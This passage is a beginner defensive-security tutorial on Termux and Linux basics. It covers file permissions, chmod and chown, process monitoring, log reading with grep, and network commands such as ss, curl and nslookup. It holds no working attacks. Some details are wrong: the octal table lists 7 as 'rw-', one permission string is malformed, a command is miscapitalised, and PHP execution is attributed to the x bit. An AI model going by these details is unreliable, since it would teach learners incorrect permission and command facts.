
-rwxr-xr--

Break it into parts:

```

-   rwx  r-x  r--
/   /    /   /
/   /    /   |  Others: read only
/   /    /   |  Group: read and execute
/   /    /   |  Owner: read, write, execute
/   /    /   |  File type: - = file, d = directory, l = symlink

```



Practical examples:

Permission String	Meaning
-rwxrwxrwx	Everyone can read, write, execute – DANGEROUS
-rw-r--r--	Owner can read/write, others can only read – Normal for config files
-rwx-----	Only owner can do anything – Good for private scripts
drwxr-xr-x	Directory: owner full access, others can read and enter


Hindi / Gujarati: Permission = अधिकार (Adhikaar) / અધિકાર (Adhikaar) Owner = માલિક (Maalik) / માલિક (Maalik) Read = પઢના (Padhna) / વાંચવું (Vaanchvu) Write = લિખના (Likhna) / લખવું (Lakhvu) Execute = ચલાના (Chalaana) / ચલાવવું (Chalavvu)

2.3.2 – chmod Numbers – 700, 755, 644, 777

chmod = Change Mode = Change Permissions

Numeric system (octal):

Number	Binary	Permissions
7	111	rw- (read + write + execute)
6	110	rw- (read + write)
5	101	r-x (read + execute)
4	100	r-- (read only)
0	000	--- (no permissions)



Format: chmod [owner][group][others] filename

bash

chmod 700 script.sh

- Owner: 7 = rwx (full access)
- Group: 0 = --- (no access)
- Others: 0 = --- (no access) Use case: Private scripts that only you should run.

bash

chmod 755 script.sh

- Owner: 7 = rwx (full access)
- Group: 5 = r-x (read and run, cannot modify)
- Others: 5 = r-x (read and run, cannot modify) Use case: Scripts that should be runnable by everyone but only editable by owner.

bash

chmod 644 notes.txt

- Owner: 6 = rw- (read and write)
- Group: 4 = r-- (read only)
- Others: 4 = r-- (read only) Use case: Normal files — owner can edit, everyone else can read.

Practical example — make a script executable:

bash

touch myscript.sh

echo "echo Hello Karan" > myscript.sh

chmod 700 myscript.sh

./myscript.sh

Expected output: Hello Karan

Without chmod 700, running ./myscript.sh would give "Permission denied".

2.3.3 — Why 777 Is Dangerous

bash

chmod 777 file.sh

This gives EVERYONE (owner, group, all other users on the system) full read, write, and execute permission.

Why this is a security disaster:

1. Any user on the system can modify the file
2. If it is a script, anyone can change what it does
3. If it is a config file, anyone can read credentials stored in it
4. If an attacker gains any account on the system, they now own this file too

Real attack scenario: A web server has a file upload feature. The uploads directory has chmod 777. An attacker uploads a malicious PHP script. Because x permission is set, the server can execute the script. The attacker now has code execution on the server.

This is one of the most common web server exploitation techniques. It exists entirely because someone typed chmod 777 carelessly.

Rule: Never use 777 on any production system. Ever. If something "doesn't work" and your fix is chmod 777 – you are creating a vulnerability, not fixing a bug.

2.3.4 – chown and File Ownership

chown = Change Owner = Change who owns a file

Check current ownership:

bash

ls -l filename.txt

The third and fourth columns show the owner and group.

Change owner (requires sudo or root):

bash

chown newuser filename.txt

Change owner and group:

bash

chown newuser:newgroup filename.txt

Security significance:

- Files owned by root that are world-writable = critical vulnerability
- Configuration files owned by wrong users = privilege escalation risk
- Log files whose ownership changed = sign of tampering

In Termux specifically: You are always your own user. chown is less relevant in Termux because there is effectively one user. But understand it for when you work on multi-user Linux systems later.

2.4 – Process and System Observation

Processes are where malware lives. Processes are what defenders hunt. If you cannot read process information, you cannot find intrusions.

2.4.1 – ps, top, htop – What to Watch

ps – Process Status (Snapshot)

bash

ps

Shows processes running in your current terminal session only. Very limited.

bash

ps aux

Shows ALL processes on the system with full details.

Reading ps aux output:


```
USER  PID %CPU %MEM  VSZ  RSS TTY  STAT START  TIME COMMAND
u0_a123  1234  0.0  0.1  4567 1234 pts/0  S    10:23  0:00 bash
u0_a123  5678  0.0  0.5 23456 8765 pts/0  S    10:24  0:01 python3 scanner.py
```

Column	Meaning	Security Interest
USER	Who owns this process	Root processes owned by unknown users
PID	Process ID number	Used to kill specific processes
%CPU	CPU usage percentage	High CPU = mining malware possible
%MEM	Memory usage percentage	High memory = data processing possible
COMMAND	What is actually running	Unknown command names = investigate

Security check – look for suspicious processes:

bash

ps aux | grep -i suspicious_name



top – Live Process Monitor

bash

top

Shows live, updating view of running processes. Press q to quit. Press k then type a PID to kill a process.

htop – Better Live Monitor (if installed)

bash

pkg install htop

htop

Same as top but with colour, easier navigation. Use arrow keys to scroll. Press F10 or q to quit.

What to look for in process monitoring:

Red Flag	Possible Meaning
Process with unfamiliar name	Malware or unwanted software
High CPU with no obvious cause	Cryptomining malware

Process running as root unexpectedly	Privilege escalation or malware
Many processes spawned rapidly	Script running in loop, possible attack
Process connecting to internet unexpectedly	Data exfiltration possible

2.4.2 – Killing Processes Safely and When Not To

Find a process PID first:

bash

ps aux | grep processname

Kill a process gracefully (asks it to stop):

bash

kill PID

Replace PID with the actual number. Example: kill 1234 This sends a SIGTERM signal. The process can clean up before stopping.

Force kill a process (immediately terminates):

bash

kill -9 PID

This sends a SIGKILL signal. The process is terminated immediately with no cleanup. Use this only when a graceful kill fails.

When NOT to kill a process:

- When you are not sure what it does – killing the wrong process can crash the system
- When it is a database process – force killing can corrupt data
- During incident response – killing processes destroys evidence
- When a process is writing to disk – can corrupt files

Professional rule: Document what the process is doing BEFORE killing it. Screenshot the ps aux output. Note the PID, command, and user. Then kill. Then document that you killed it and why.

2.4.3 – What Malware Looks Like as a Process

You cannot identify malware just by looking at process names. But you can identify suspicious characteristics:

Suspicious process characteristics:

1. Unexpected name – random strings like xvzf23, kworkerx, numbers only
2. Mimicking system names – systemd- with extra characters, sshd_ vs sshd
3. High resource usage with no known cause – especially CPU
4. Running as root when it should not be – normal user apps should not run as root
5. Located in unusual directories – /tmp, /dev/shm, hidden directories
6. Spawned by unexpected parent – a web server spawning a shell is suspicious

Check where a process is running from:

bash

ls -la /proc/PID/exe

Replace PID with the actual process ID. This shows the full path of the executable file. If it points to /tmp/something – very suspicious.

In Termux specifically: Most processes you will see are Termux system processes and your own commands. This section builds your mental model for when you work on real Linux systems later.

2.5 – Logs in Termux

Logs are evidence. Without logs, security is guesswork.

2.5.1 – Where Logs Live in Termux

Important note about Termux logging: Termux does not have full system logging like a standard Linux installation because it runs without root on Android. Traditional log locations like /var/log/auth.log do not exist in Termux.

What you CAN access in Termux:

bash

Termux session history

cat ~/.bash_history

Shows commands you have previously typed. This IS a log of your terminal activity.

bash

See all Termux-accessible files


ls ~/.termux/

bash

Package installation logs

ls /data/data/com.termux/files/usr/var/log/

For full log practice, we simulate on localhost using tools: When you install and run services in Termux (like a web server), those services create their own logs that you CAN read. We cover this in the drills section.



Why this matters: When you work on a real Linux server later, logs will be at:

- /var/log/auth.log – authentication attempts
- /var/log/syslog – system messages
- /var/log/kern.log – kernel messages
- /var/log/apache2/access.log – web server access
- /var/log/nginx/error.log – web server errors

Knowing the purpose of these locations NOW means you will not be confused when you encounter them on a real system later.

2.5.2 – Reading Logs Properly

The three tools for reading logs:

cat – show entire file at once:

bash

cat ~/.bash_history

Use for: short files. Problem: very long files scroll past before you can read them.

less — scrollable view:

bash

less ~/.bash_history

Use for: any file of unknown length. Navigate with arrow keys. Press q to quit. Press / then type a word to search within the file. Press n to go to next match.

tail — show last N lines:

bash

tail -20 ~/.bash_history

Shows last 20 lines. Replace 20 with any number.

tail -f — live follow (most powerful for monitoring):

bash

tail -f ~/.bash_history

Keeps the file open and shows new lines as they are added. Press Ctrl+C to stop. This is how defenders watch for attacks in real time — they tail -f a log and watch for suspicious entries appearing live.

head — show first N lines:

bash

head -20 ~/.bash_history

Shows first 20 lines. Less useful for security than tail, but good for checking file format and structure.

2.5.3 — grep for Suspicious Activity

grep = Global Regular Expression Print = Search inside files

Basic search:

bash


grep "keyword" filename

Case-insensitive search:

bash

grep -i "keyword" filename

Matches "Keyword", "KEYWORD", "keyword" — any capitalisation.



Show line numbers:

bash

`grep -n "keyword" filename`

Search recursively in all files in a directory:

bash

`grep -r "keyword" /directory/`

Invert match — show lines that do NOT contain keyword:

bash

`grep -v "keyword" filename`

Practical security examples:

bash

`# Find all commands you ran that involved nmap`

`grep "nmap" ~/.bash_history`

`# Find all commands involving passwords`

`grep -i "password" ~/.bash_history`

Find failed attempts (on a real system with auth.log)

grep "Failed" /var/log/auth.log

Find specific IP in logs

grep "192.168.1.100" /var/log/apache2/access.log

Count how many times something appears

grep -c "Failed" /var/log/auth.log

Combining grep with pipe (|):

The pipe symbol | takes output from one command and feeds it into the next.

bash

ps aux | grep python

"Show all processes, then filter to show only lines containing 'python'"

bash

cat ~/.bash_history | grep "rm"

"Show history, filter to only deletion commands"

bash

cat ~/.bash_history | grep -v "ls" | grep -v "cd"

"Show history, remove ls lines, remove cd lines — only interesting commands remain"

This pipe + grep pattern is one of the most powerful tools in a defender's toolkit.

2.6 — Networking Commands in Termux

2.6.1 — ip, ifconfig, ss, netstat

Check your IP address and network interfaces:

bash

ip addr

or shorter:

bash

ip a

Reading the output:


1: lo: <LOOPBACK,UP,LOWER_UP>

inet 127.0.0.1/8 scope host lo

2: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP>

inet 192.168.1.105/24 brd 192.168.1.255 scope global wlan0

Part	Meaning
lo	Loopback interface – internal communication only (127.0.0.1)
wlan0	Wi-Fi interface – your actual network connection
inet 192.168.1.105/24	Your local IP address and subnet mask
127.0.0.1	Always points to yourself – localhost



ifconfig (older command, also works):

bash

ifconfig

Same information, different format. Install if not available:

bash

pkg install net-tools

ifconfig

Check open ports and connections:

bash

ss -tuln

- -t = TCP connections
- -u = UDP connections
- -l = Listening ports (services waiting for connections)
- -n = Show numbers, not service names

Reading ss -tuln output:

Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port

tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*

tcp LISTEN 0 5 127.0.0.1:631 0.0.0.0:*

Column	Meaning
State LISTEN	A service is waiting for incoming connections
0.0.0.0:22	SSH service listening on ALL interfaces – accessible from network
127.0.0.1:631	Service on port 631 – only accessible locally, not from outside

Security insight: 0.0.0.0:PORT = exposed to entire network – attackers can see this 127.0.0.1:PORT = local only – attackers cannot reach this from outside

Check all active connections including processes:

bash

ss -tunap


Adds -a (all states) and -p (show process name)

2.6.2 – What Open Ports Mean

A port is not just a number. A port is a promise that a service is listening.

Common ports you must know:

Port	Protocol	Service	Security Risk
21	TCP	FTP	Transmits credentials in plaintext
22	TCP	SSH	Brute-force target if weak password
23	TCP	Telnet	Completely unencrypted – never use
25	TCP	SMTP	Email – often used for spam relay
53	UDP/TCP	DNS	DNS poisoning attacks
80	TCP	HTTP	Unencrypted web traffic
443	TCP	HTTPS	Encrypted web traffic
445	TCP	SMB	EternalBlue exploit target
3306	TCP	MySQL	Database – never expose to internet
8080	TCP	HTTP Alt	Often used by development servers



Security rules:

- Every open port is an attack surface
- Close ports that are not needed
- Never expose database ports (3306, 5432, 27017) to the internet
- Port 23 (Telnet) should never exist on any modern system

Check what is listening on your Termux right now:

bash

ss -tln

In Termux, you will likely see very few or no listening ports by default. That is correct — your phone is not running any server services.

2.6.3 — ping, curl, nslookup in Termux

ping — test if a host is reachable:

bash

ping -c 4 google.com

The -c 4 means send 4 packets then stop. Without -c, ping runs forever — press Ctrl+C to stop.

What ping tests:

- DNS resolution (can the domain name be converted to an IP?)

- ICMP reachability (can packets reach the destination?)
- Round-trip time (how fast is the connection?)

What ping does NOT tell you:

- Whether a service is running on the host
- Whether the host is actually a web server
- Whether the host is secure

curl – make HTTP/HTTPS requests:

bash

curl https://example.com

Returns the HTML content of the page.

See only HTTP headers (very useful for security analysis):

bash

curl -I https://example.com

The -I flag means "HEAD request – return headers only"

Sample header output:

HTTP/2 200

content-type: text/html; charset=UTF-8

server: ECS (nyb/1D12)

x-cache: HIT

content-length: 1256

Security headers to look for (or note as MISSING):

Header	Purpose	Missing = Risk
Strict-Transport-Security	Force HTTPS	Downgrade attack possible
X-Frame-Options	Prevent clickjacking	Clickjacking possible
X-Content-Type-Options	Prevent MIME sniffing	MIME attack possible
Content-Security-Policy	Control what can load	XSS risk increased

Follow redirects:

bash

curl -L http://example.com

Follow HTTP redirects automatically. Useful for seeing where a URL actually leads.

nslookup — DNS query tool:

bash

nslookup google.com

Shows what IP address the domain resolves to and which DNS server answered.

Query a specific DNS server:

Bash

Nslookup google.com 8.8.8.8

Use Google's DNS server (8.8.8.8) instead of your default.


Security use: If nslookup google.com and nslookup google.com 8.8.8.8 return different IPs, your local DNS may be poisoned or redirecting traffic.

2.7 — Package Management in Termux

2.7.1 — pkg vs apt

Termux uses two package managers:

- pkg — Termux's wrapper, simpler, recommended for beginners
- apt — the underlying Debian package manager, more powerful



